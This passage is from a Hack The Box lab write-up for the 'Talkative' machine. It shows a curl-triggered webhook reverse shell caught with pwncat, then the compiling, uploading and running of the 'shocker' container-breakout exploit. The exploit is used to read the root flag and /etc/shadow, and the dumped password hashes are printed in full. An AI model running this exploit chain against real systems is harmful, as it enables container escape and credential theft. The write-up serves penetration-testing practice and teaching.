- 
- 
then copy this url, curl it, we got a shell in a container again
- 
``` bash
┌──(root💀kali)-[~/hackthebox/machine/talkactive]
└─# curl http://talkative.htb:3000/hooks/23fvWJGcJ7b47SGHy/PWHLFZoXrTQLpM5fT2GMzAgxBNhXKD7k3QD3K8nkHcXWAkEZ
{"success":false}
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/talkactive]
└─# pwncat-cs -lp 1234
[10:45:00] Welcome to pwncat 🐈! __main__.py:164
[10:45:08] received connection from 10.10.11.155:46286 bind.py:84
[10:45:16] 0.0.0.0:1234: upgrading from /bin/dash to /bin/bash manager.py:957
[10:45:20] 10.10.11.155:46286: registered new host w/ db manager.py:957
(local) pwncat$ back
(remote) root@c150397ccd63:/app/bundle/programs/server# ls
app boot.js.map mini-files.js.map npm-rebuild.js npm-shrinkwrap.json program.json
assets config.json node_modules npm-rebuild.js.map package.json runtime.js
boot-utils.js debug.js npm npm-rebuilds.json packages runtime.js.map
boot-utils.js.map debug.js.map npm-rebuild-args.js npm-require.js profile.js server-json.js
boot.js mini-files.js npm-rebuild-args.js.map npm-require.js.map profile.js.map server-json.js.map
(remote) root@c150397ccd63:/app/bundle/programs/server# id
uid=0(root) gid=0(root) groups=0(root)
(remote) root@c150397ccd63:/app/bundle/programs/server# whoami
root
```
after run some linux enum script, found capabilities cap_dac_read_search
- [shocker: docker PoC VMM-container breakout](http://stealth.openwall.net/xSports/shocker.c)
first Modify the file, then we compile it in our attack kali machine:
``` bash
// get a FS reference from something mounted in from outside
if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
die("[-] open");
if (find_handle(fd1, "/root/root.txt", &root_h, &h) <= 0)
die("[-] Cannot find valid handle!");
```
- Dynamic compilation
``` bash
gcc shocker.c -o shocker
```
- Static compilation
``` bash
cc -Wall -std=c99 -O2 shocker.c -static
```
then upload these binary, then execute it
``` bash
(local) pwncat$ upload ./a.out /root/static
/root/static ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 824.1/824.1 KB • ? • 0:00:00
[10:53:06] uploaded 824.11KiB in 13.93 seconds upload.py:76
(local) pwncat$ upload ./shocker /root/shocker
/root/shocker ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 17.2/17.2 KB • ? • 0:00:00
[10:53:48] uploaded 17.21KiB in 4.49 seconds upload.py:76
(local) pwncat$ upload ./shadow /root/shadow
/root/shadow ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 17.2/17.2 KB • ? • 0:00:00
[10:53:57] uploaded 17.21KiB in 4.49 seconds upload.py:76
(local) pwncat$ back
(remote) root@c150397ccd63:/root# chmod 777 *
(remote) root@c150397ccd63:/root# ./static
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]
[*] Resolving 'root/root.txt'
[*] Found lib32
[*] Found ..
[*] Found lost+found
[*] Found sbin
[*] Found bin
[*] Found boot
[*] Found dev
[*] Found run
[*] Found lib64
[*] Found .
[*] Found var
[*] Found home
[*] Found media
[*] Found proc
[*] Found etc
[*] Found lib
[*] Found libx32
[*] Found cdrom
[*] Found root
[+] Match: root ino=18
[*] Brute forcing remaining 32bit. This can take a while...
[*] (root) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x12, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'root.txt'
[*] Found ..
[*] Found .backup
[*] Found .config
[*] Found .cache
[*] Found .local
[*] Found .ssh
[*] Found .
[*] Found .profile
[*] Found .bashrc
[*] Found root.txt
[+] Match: root.txt ino=110097
[*] Brute forcing remaining 32bit. This can take a while...
[*] (root.txt) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x11, 0xae, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x11, 0xae, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
99a37c0a5b01ffc4ad1204d0dd1bc884
(remote) root@c150397ccd63:/root# ./shadow
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]
[*] Resolving 'etc/shadow'
[*] Found lib32
[*] Found ..
[*] Found lost+found
[*] Found sbin
[*] Found bin
[*] Found boot
[*] Found dev
[*] Found run
[*] Found lib64
[*] Found .
[*] Found var
[*] Found home
[*] Found media
[*] Found proc
[*] Found etc
[+] Match: etc ino=393217
[*] Brute forcing remaining 32bit. This can take a while...
[*] (etc) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x01, 0x00, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'shadow'
[*] Found modules-load.d
[*] Found lsb-release
[*] Found rsyslog.conf
[*] Found rc6.d
[*] Found calendar
[*] Found fstab
[*] Found shadow
[+] Match: shadow ino=393228
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x0c, 0x00, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x0c, 0x00, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
root:$6$9GrOpvcijuCP93rg$tkcyh.ZwH5w9AHrm66awD9nLzMHv32QqZYGiIfuLow4V1PBkY0xsKoyZnM3.AI.yGWfFLOFDSKsIR9XnKLbIY1:19066:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18849:0:99999:7:::
sshd:*:18849:0:99999:7:::
systemd-coredump:!!:18849::::::
lxd:!:18849::::::
saul:$6$19rUyMaBLt7.CDGj$ik84VX1CUhhuiMHxq8hSMjKTDMxHt.ldQC15vFyupafquVyonyyb3/S6MO59tnJHP9vI5GMvbE9T4TFeeeKyg1:19058:0:99999:7:::
```
we see both Dynamic compilation and Static compilation file works, we are done
- 
- 
#### Summary of knowledge
- RJ editor get shell
- pwncat upload and download files
- bolt cms get shell
- chisel port forward MongoDB 27017 port
